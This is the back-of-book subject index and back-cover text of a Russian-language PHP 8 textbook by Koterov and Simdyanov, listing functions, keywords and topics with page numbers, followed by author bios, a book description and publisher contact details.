ReflectionParameter 753
ReflectionProperty 762
rename() 490
resource 98
restore_error_handler() 695
return 264, 304, 338, 347
rewinddir() 505
RGB 832
rmdir() 508
root 512
round() 468
rsort() 248
rtrim() 363, 368

S

SeekableIterator 744
self 325
send() 347
serialize() 377
Server 51, 864
session_destroy() 440
session_start() 438, 776
set_error_handler() 694
set_file_buffer() 494
Set-Cookie 436, 865
setcookie() 436
setlocale() 365
settype() 120
shuffle() 246
sin() 476
sort() 247, 301
SPL 743
spl_autoload_register() 708, 710
sprintf() 536
SQL 786
sqrt() 261, 474
sscanf() 833
stat() 520
static 325, 614
str_ireplace() 365
str_replace() 363, 364
stream_context_create() 854
stream_set_blocking() 859
Streams 852
◊ схемы 853
string 98, 105, 165
strip_tags() 372
strlen() 359
strpos() 360
strtotime() 540
Structured Query Language 786
substr() 360
symlink() 524
system() 526

T

tan() 477
tempnam() 489
throw 665
Throwable 688
time() 534
timestamp 534
◊ построение 539
◊ разбор 541
timezone_identifiers_list() 545
tmpfile() 483
touch() 522
trait 642
Traversable 733
trigger_error() 696
trim() 362
true 155, 176, 185, 922
True Color 829
TrueType 845
try 665
TypeError 689

U

UID 512, 514
UnhandledMatchError 689
unlink() 490
unset() 254, 313
URL 44, 46
urlencode() 405, 866
use 643, 707, 923
User-Agent 52, 867
usort() 301
utc2local() 548
UTF-8 919

V

ValueError 689
var_dump() 126
var_export() 127
void 99

W

wordwrap() 377

Y

yield 338

А

Абстрактный
◊ класс 625
◊ метод 625
Автозагрузка 708, 927
Аксессор 320
Анонимная функция 300
Анонимный класс 614
Аргумент функции 268
Аргументы атрибутов 940
Ассоциативный массив 225
Атрибут 386, 935
Атрибут SQL 780

Б

База данных 780
◊ memcached 869
◊ Redis 870
◊ реляционная 787, 789
Библиотека PHP 898
Битовая маска 174
Блоки документирования 928
Блокировка
◊ без ожидания 500
◊ взаимная 532
◊ жесткая (принудительная) 494
◊ исключительная 495
◊ процесс-писатель 496
◊ процесс-читатель 499
◊ разделяемая 498
◊ рекомендательная 494
◊ счетчик 500

В

Верстка 382
Ветвление 186
Виртуальный
◊ массив 741
◊ метод 621
Вложенная функция 288
Вложенные
◊ трейты 650
◊ циклы 210
Время
◊ GMT 544
◊ UTC 544
◊ абсолютное 547

Время *(прод.)*
◊ географическая привязка 544
◊ локальное 544
◊ перевод локального в GMT 548
◊ работы скрипта 535
Встроенные документы 108
Встроенный сервер 58
Выбор базы данных 791
Выражение 87

Г

Генератор 338
◊ current() 349
◊ getReturn() 348
◊ next() 349
◊ return 347
◊ send() 347
◊ valid() 349
◊ делегирование 343
◊ ключи 345
◊ ссылка 346
Глобальное пространство имен 706

Д

Дамп объекта 149
Данные
◊ проверка 448
◊ фильтрация 448
Дескриптор 98
Деструктор 319
Динамический метод 328
Директивы PHP
◊ extension 861
◊ file_uploads 777
◊ post_max_size 777
◊ upload_max_filesize 777
◊ upload_tmp_dir 777
Документирование 928
◊ тег 930
Домашний каталог 517
Домен
◊ имя 39
◊ корневой 40

З

Завершение скрипта 593
Закачка 424
Замыкания 303
Запись SQL 780

И

Идентификатор
◊ владельца 514
◊ группы 513, 514
◊ пользователя 512
Импортирование пространства имен 707
Имя сервера 444
Индекс массива 220
Индексы
◊ внешний ключ 789
◊ логические ключи 788
◊ первичный ключ 788
◊ суррогатные ключи 788
◊ суррогатный ключ 789
Интерактивный PHP 66
Интерактивный отладчик 904
Интернет 34
Интерполяция 106, 228, 331
Интерфейс 630
Исключение 665
◊ деструкторы 668
◊ отражение 767
История PHP 77
Итератор 732
Итерация 206

К

Кавычки 105
◊ двойные 105
◊ обратные 105, 528
◊ одиночные 105
Каналы 529
Каскадные таблицы стилей 399
Каталог 502
◊ домашний 517
◊ родительский 516
◊ создание 503
◊ текущий 502, 516
◊ удаление 508
◊ фильтрация 506
◊ чтение 504
Квадратные скобки 109, 221, 233, 266
Кеширование данных 888
Класс 133, 306, 923
◊ __construct() 148
◊ DateTime 134

◊ readonly 146
◊ абстрактный 618, 625
◊ анонимный 614
◊ атрибута 938
◊ базовый 605
◊ константа 160
◊ конструктор 148
◊ метод 134
◊ область видимости 141
◊ отражение 755
◊ подкласс 605
◊ производный 605
◊ свойство 134, 137
◊ создание 136
◊ статические свойства 150
◊ суперкласс 605
Ключ массива 225
Ключевое слово
◊ abstract 626, 925
◊ as 345, 648
◊ break 197, 212
◊ case 197, 653
◊ catch 665
◊ class 136
◊ clone 152
◊ const 160
◊ continue 213
◊ default 197
◊ do 215
◊ else 186
◊ endif 188
◊ endwhile 209
◊ enum 652
◊ extends 610, 635, 923
◊ false 922
◊ final 612, 925
◊ finally 681
◊ for 215
◊ foreach 230
◊ from 344
◊ function 263
◊ global 280
◊ goto 204
◊ if 186
◊ implements 634, 923
◊ insteadof 648
◊ interface 633
◊ match 201
◊ namespace 701
◊ new 134, 139, 348
◊ null 922
◊ parent 611
◊ private 145
◊ public 137, 145, 308
◊ readonly 146
◊ return 264, 304, 338, 347
◊ self 325, 613
◊ static 150, 283, 325, 614
◊ switch 197
◊ throw 665
◊ trait 642
◊ true 922
◊ try 665
◊ use 303, 643, 707, 923
◊ while 207
◊ yield 338
Кодировка 353
◊ ASCII 353
◊ CP866 354
◊ ISO8859-5 354
◊ KOI8-R 354
◊ MAC-Cyrillic 354
◊ UNICODE 355
◊ UTF-8 356, 386, 919
◊ Windows-1251 354
Командная строка 526
◊ экранирование 528
Комментарий 89, 391
◊ # 90
◊ /*...*/ 90
◊ // 90
◊ SQL 797
Компонент 898
◊ phinx 906
◊ psySH 904
◊ версия 902
◊ имя 900, 943
◊ использование 903
◊ поиск 900
◊ публикация 970
◊ разработка 943
◊ установка 900
Константа 154
◊ __CLASS__ 155, 613
◊ __DIR__ 441
◊ __FILE__ 155
◊ __FUNCTION__ 155
◊ __LINE__ 155

Константа *(прод.)*
◊ __METHOD__ 613
◊ __NAMESPACE__ 707
◊ false 104, 155, 176, 185
◊ M_E 467
◊ M_PI 467
◊ null 112, 155
◊ PHP_EOL 155, 212
◊ PHP_INT_MAX 100
◊ PHP_INT_SIZE 100
◊ PHP_OS 155
◊ PHP_VERSION 155
◊ self 613
◊ true 104, 155, 176, 185
◊ математическая 467
◊ предопределенная 154
◊ проверка существования 157
◊ создание 156
Конструктор 314
Конструкция
◊ array() 220
◊ declare() 275
◊ define() 156
◊ do-while 215
◊ echo 85, 166
◊ else 186
◊ elseif 188
◊ for 215
◊ foreach 339, 732, 740
◊ foreach() 230
◊ goto 204
◊ if 186
◊ include 91, 137, 919
◊ include_once 919
◊ isset() 113, 196, 240
◊ list() 229
◊ match 201
◊ namespace 701
◊ require 91, 137, 919
◊ require_once 919
◊ switch 197
◊ throw 666
◊ try...catch 666
◊ unset 113
◊ unset() 140, 254, 313
◊ while 207
◊ yield from 343
Контекст потока 854
Копирование изображений 836
Кортеж SQL 780
Круглые скобки 118, 140, 166, 323

Л

Логический ИЛИ 190
Логическое И 190
Логическое отрицание 194
Локаль 365

М

Максимум 473
Массив 110, 220
◊ $_COOKIE 435
◊ $_ENV 436, 440
◊ $_FILES 427, 435
◊ $_GET 403, 435
◊ $_POST 407, 435
◊ $_REQUEST 435
◊ $_SERVER 436, 441
◊ $_SESSION 435, 439, 885
◊ $GLOBALS 436
◊ ассоциативный 225
◊ виртуальный 741
◊ добавление элемента 254
◊ индекс 220
◊ индексный 225
◊ ключ 225
◊ многомерный 227
◊ обход 230
◊ равенство 236
◊ размер 220
◊ сечение 233
◊ слияние 235
◊ случайный элемент 245
◊ смешанный 225
◊ создание 220
◊ сортировка 247
◊ сравнение 236
◊ суперглобальный 435
◊ тип 98
◊ удаление элемента 254
◊ эквивалентность 237
Метод 306, 924
◊ DELETE 47
◊ GET 47, 403, 444
◊ HEAD 47
◊ POST 47, 407, 444

◊ PUT 47
◊ абстрактный 622, 625
◊ виртуальный 621
◊ отражение 763
◊ переопределение 611
◊ проверка существования 309
◊ создание 306
◊ специальный 313
Миграции 905
Минимум 473
Множественные итераторы 740

H

Наследование 605, 609, 760
◊ интерфейсов 635
◊ трейтов 645
Не-числа 474
◊ Infinite 474
◊ NAN 474

O

Область видимости 141
Обратные кавычки 528
Обратный слеш 482
Объект 111, 306
◊ дамп 149
◊ клонирование 152
◊ метод 307
◊ создание 139
◊ тип 98
Объектно-ориентированное программирование 129, 306
Ограничение выборки SQL 811
Округление 468
Оператор
◊ ! 190
◊ != 176, 177, 236
◊ !== 176, 183, 237
◊ % 167
◊ %= 169
◊ & 171, 174
◊ && 189
◊ &= 176
◊ * 167
◊ **= 169
◊ *= 169
◊ , 166
◊ . 97, 163
◊ .= 169
◊ / 167
◊ /= 169
◊ :: 326
◊ ; 87, 162
◊ ?? 196, 411
◊ ?-> 335
◊ @ 692, 695
◊ [] 358
◊ ^ 171
◊ ^= 176
◊ | 171, 174
◊ || 190
◊ |= 176
◊ ~ 171
◊ + 97, 165, 167, 235
◊ ++ 104, 167, 169
◊ += 169
◊ < 176
◊ << 171
◊ <<< 108
◊ <<= 176
◊ <= 176
◊ <=> 176
◊ = 96, 151
◊ -= 169
◊ =& 121
◊ == 176, 177, 202, 236
◊ === 176, 181, 202, 237
◊ => 222, 304, 345
◊ > 176
◊ -> 111, 134, 140, 148
◊ -> 306
◊ -> 347
◊ >= 176
◊ >> 171, 174
◊ >>= 176
◊ ... 272
◊ and 189
◊ backtick, `` 528
◊ instanceof 628, 640
◊ null-safe 335
◊ or 190
◊ арифметический 167
◊ битовый 170
◊ логический 189
◊ приоритет 183
◊ проверки эквивалентности 181
◊ тернарный 194

Операции отключения предупреждений 692
Определитель
◊ заполнения 375
◊ преобразования 373
◊ типа 373
◊ точности 375
Отношение SQL 780
Отражение 749, 937
Очистка данных 448
Ошибка 685
◊ внутренняя 686
◊ код восстановления 686
◊ пользовательская 686

П

Палитра 833
Параметр функции 268
Патерны проектирования 712
Переадресация 420
Переключатель 419
Переменная 94
◊ значение 94
◊ имя 94
◊ инициализация 96, 112
◊ проверка существования 113
◊ уничтожение 113
◊ окружения 51, 440
▫ PATH 59, 898
◊ функция 289
Перечисление 652
Перо 839
◊ стиль 839
◊ толщина 839
Позднее статическое связывание 613
Поле
◊ SQK 780
◊ пароля 411
Полиморфизм 616
Пользовательский агент 443, 867
Порт 41
Постраничная навигация 943
Поток 852
◊ контекст 854
Потоки
◊ входной 529
◊ выходной 527
Права доступа 514, 518
◊ каталоги 515
◊ числовое представление 515
Префикс схемы 852
Проверка данных 448
Программирование в кодах 129
Прозрачность изображения 834
Пространство имен 701, 920, 922
Протокол
◊ DNS 859
◊ HTTP 43, 436
◊ IP 37
◊ IPv4 38, 451
◊ IPv6 38, 451
◊ TCP 36
◊ UDP 36
◊ передачи 34
Процессор 129
Псевдонимы столбцов SQL 807

Р

Разрешение конфликтов в трейтах 648
Раскрутка стека 667
Расширение 771
◊ calendar 771
◊ curl 860
◊ GD2 827
◊ mbstring 358
◊ mcrypt 773
◊ mysql 773
◊ OpenSSL 898
◊ pcre 771
◊ PDO 773
◊ pdo_pgsql 814
◊ session 771
◊ spl 771
◊ standard 771
◊ отражение 765
Расширения PHP 79
Регулярные выражения 555
◊ $ 567
◊ () 568
◊ (?!...) 577
◊ (?<!...) 578
◊ (?<=...) 577
◊ (?=...) 576
◊ * 566
◊ *? 573
◊ /i 574
◊ /m 575
◊ /s 576
◊ /u 576

◊ /U 576
◊ /x 574
◊ ? 567
◊ ?? 573
◊ {} 567
◊ {}? 573
◊ | 565, 568
◊ + 566
◊ +? 573
◊ \b 567
◊ \B 567
◊ \d 564
◊ \D 564
◊ \s 564
◊ \S 564
◊ \w 564
◊ \W 564
◊ альтернатива 568
◊ группировка 568
◊ жадность 572
◊ карманы 568
◊ квантификаторы 566
◊ классы 564
◊ ленивые квантификаторы 573
◊ литералы 564
◊ мнимые символы 567
◊ модификаторы 574
◊ незахватывающий поиск 576
◊ обратная ссылка 571
◊ ограничители 561
◊ отрицательные классы 566
◊ рекурсия 574
◊ экранирование 563, 587
Результирующая таблица 788
Рекурсивная функция 285, 505, 508, 747
Рекурсивный итератор 747
Ресурс 111

С

Сборка мусора 122
Сериализация 377
Сессия 438, 885
Сечение массива 233
Системы счисления 472
Скобки
◊ квадратные 109, 221, 233, 266
◊ круглые 118, 140, 166, 323
◊ фигурные 88
Скрытое поле 414
Слеш 478
◊ обратный 482
Слияние массивов 235
Случайные числа 470
Случайный порядок в SQL 811
Создание
◊ атрибута 935
◊ таблицы 792
Сокет 857
Сортировка
◊ записей SQL 808
◊ массива 247
Составное выражение 88
Спецификаторы доступа 145, 611, 733
Список 417
◊ таблиц 793
Сравнение массивов 236
Ссылка 111, 278, 346
◊ жесткая 121, 524
◊ на объект 124
◊ переменные 151
◊ символическая 123, 524
Стандарт
◊ PSR 917
◊ PSR-1 918
◊ PSR-12 921
◊ PSR-4 927
◊ языка SQL 787
Статический метод 325
Стрелочная функция 304
Строка 109, 179, 353, 922
◊ вызов внешней программы 528
◊ замена 363
◊ запроса 444
◊ объединение 376
◊ отрезание пробелов 361
◊ поиск 360
◊ разбиение 376
◊ форматирование 367, 373
Строки 243
Структурированный язык запросов 786
СУБД 785, 790
Счетчик 501

Т

Таблица SQL 780
Тег 385
◊ ?> 85, 137, 919
◊ <!DOCTYPE> 387

Тег *(прод.)*
◊ <?= 85, 919
◊ <?php 85, 137, 919
◊ <a> 391
◊ <audio> 397
◊ <b> 363, 395
◊ <body> 387
◊
 368
◊ 392
◊ 396
◊ <form> 406
◊ <h1> 392
◊ <h2> 392
◊ <head> 387
◊ <html> 387
◊ <i> 395
◊ <input> 410, 411, 425
◊ 394
◊ <link> 401
◊ <meta> 386
◊ 395
◊ <p> 388
◊ <pre> 126
◊ <select> 417
◊ 396
◊ 396
◊ <style> 400
◊ <textarea> 412
◊ <u> 395
◊ 394
◊ <video> 397
◊ <wbr /> 377
Текстовое поле 411
Текущее
◊ время 534
◊ пространство имен 706
Тестовая область 412
Тип 97
◊ ?int 144
◊ array 98, 110, 156, 220
◊ boolean 98, 104, 156
◊ callable 99, 291, 332
◊ double 98, 102, 263
◊ float 156, 263
◊ INF 103, 115, 474
◊ integer 97, 98, 100, 156, 165
◊ iterable 99
◊ mixed 99, 100
◊ NAN 104, 115, 474
◊ never 99, 277
◊ null 99, 112, 144, 266, 335
◊ object 98, 111
◊ resource 98, 111
◊ string 97, 98, 105, 156, 165
◊ void 99, 277
◊ комбинированный 100
◊ несовместимость 609
◊ неявное приведение 117
◊ обнуляемый 144
◊ объединение 143
◊ определение у переменной 115
◊ переменная класса 141
◊ переменной скалярный 116
◊ пересечение 100
◊ поля SQL 780
◊ уточнение 627
◊ явное приведение 118, 223, 263, 323
Типизированное перечисление 655
Трейт 642, 662

У

Удаление таблицы 796
Уникальные значения в SQL 812
Унифицированный указатель ресурса 44
Установка Redis 871
Утилита
◊ brew 61
◊ composer 898
◊ createdb 783, 784
◊ createuser 783
◊ curl 54
◊ curl 64
◊ dropdb 791
◊ ls 506
◊ lynx 57
◊ mkdir 504
◊ php 61
◊ PHP_CodeSniffer 67
◊ phpcbf 68, 926
◊ phpcs 68, 926
◊ phpdoc 930
◊ Postman 57
◊ psql 783, 785
◊ redis-benchmark 883
◊ redis-cli 872
◊ wget 57
Уточнение типа 627

Ф

Файл
◊ CSV 485
◊ hosts 65
◊ INI 492
◊ абсолютный путь 158
◊ бинарный 481
◊ блокирование 494
◊ временный 483
◊ закрытие 483
◊ запись 483
◊ имя 488
◊ копирование 490
◊ открыгие 479
◊ относительный путь 158
◊ перемещение 490
◊ путь 488
◊ режим открытия 480
◊ сетевые соединения 481
◊ случайная строка 471
◊ текстовый 478
◊ текстовый режим 480
◊ текущая позиция 486
◊ удаление 490
◊ чтение 483
Факториал числа 286
Фигурные скобки 88
Фильтрация данных 448
Флажок 415
Форма 406
◊ multipart 424
Форматирование даты 537
Функция 261
◊ file() 961
◊ анонимная 300, 342
◊ аргумент 268
◊ вложенная 288
◊ генераторы 338
◊ глобальная переменная 279
◊ замыкание 303
◊ именнованный параметр 274
◊ имя 263
◊ контекст 261, 279
◊ локальная переменная 278
◊ область видимости 261, 279
◊ обратного вызова 99, 291
◊ отражение 750
◊ параметр 268, 753
◊ переменная 289
◊ переменное число параметров 272
◊ позиционный параметр 274
◊ рекурсивная 285, 747
◊ синтаксис описания 263
◊ создание 263
◊ статическая переменная 283
◊ стрелочная 304
◊ тип возвращаемого значения 275
◊ тип параметров 275
◊ хеширования 595

Ц

Цикл 206
Циклы вложенные 210

Ч

Число
◊ восьмеричное 101, 473, 515
◊ двоичное 101, 473
◊ комплексное 104
◊ отрицательное 101
◊ простое 218
◊ случайное 470
◊ факториал 286
◊ шестнадцатеричное 102, 473

Ш

Шаблон 506
Шаблоны проектирования 712
◊ MVC 720
◊ одиночка 713
◊ порождающие 715
◊ фабричный метод 715
Шрифт
◊ TrueType 845
◊ фиксированный 843

Э

Экранирование 106
Экспоненциальная форма числа 102

Я

Язык
◊ C 78, 133
◊ C# 80
◊ C++ 133
◊ Fortran 133
◊ Go 80, 133
◊ Hack 81
◊ HTML 382
◊ Java 78, 81, 133
◊ JavaScript 303, 358
◊ Perl 78
◊ Python 133, 221, 338
◊ Ruby 133, 221, 338, 341
◊ SQL 786
◊ ассемблер 131

PHP 8

Самое полное изложение языка PHP — от азов до профессионального уровня




Котеров Дмитрий Владимирович, системный программист, веб-разработчик с двадцатилетним стажем работы в области веб-программирования, администрирования Linux и Windows, ведущий разработчик хорошо известных в русскоязычном Интернете проектов Денвер (denwer.ru) и Orphus (orphus.ru). В повседневной практике использует языки PHP, JavaScript, Perl, C++, Java. Автор бестселлеров «Самоучитель PHP 4», «PHP 7» и более 50 статей, касающихся веб-программирования.



Симдянов Игорь Вячеславович, разработчик с двадцатилетним стажем в веб-программировании, ведущий разработчик российской финансово-технологической компании «Баланс-Платформа». Специалист по веб-разработке на PHP, Ruby, JavaScript, SQL. Автор двух десятков книг издательства БХВ по веб-программированию и базам данных, в том числе «PHP 7», «Самоучитель PHP 7», «Самоучитель Ruby».

Книга предоставляет детальное и полное изложение языка PHP 8 от простого к сложному. Ее можно использовать как для изучения языка с нуля, так и для структурирования знаний, изучения тонких моментов синтаксиса и нововведений последних лет.

С момента выхода предыдущей книги авторов «PHP 7» прошло 6 лет. За это время в PHP добавлено множество новых возможностей. PHP с каждым годом становится все более и более объектно-ориентированным и типизированным. Поэтому объектно-ориентированные возможности рассматриваются практически с первых глав. В книге детально освещаются все более или менее значимые новинки версий 7.1–7.4, 8.0 и 8.1. На страницах книги вы найдете описание новых типов, атрибутов, перечислений, именованных аргументов, сопоставлений, объединенных типов, новых операторов ??= и ?-> и много другого.



Исходные коды всех листингов можно скачать по ссылкам:
https://github.com/igorsimdyanov/php8, https://zip.bhv.ru/9785977516921.zip,
а также со страницы книги на сайте https://bhv.ru.

ISBN 978-5-9775-1692-1



191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhv.ru
Internet: www.bhv.ru

bhv®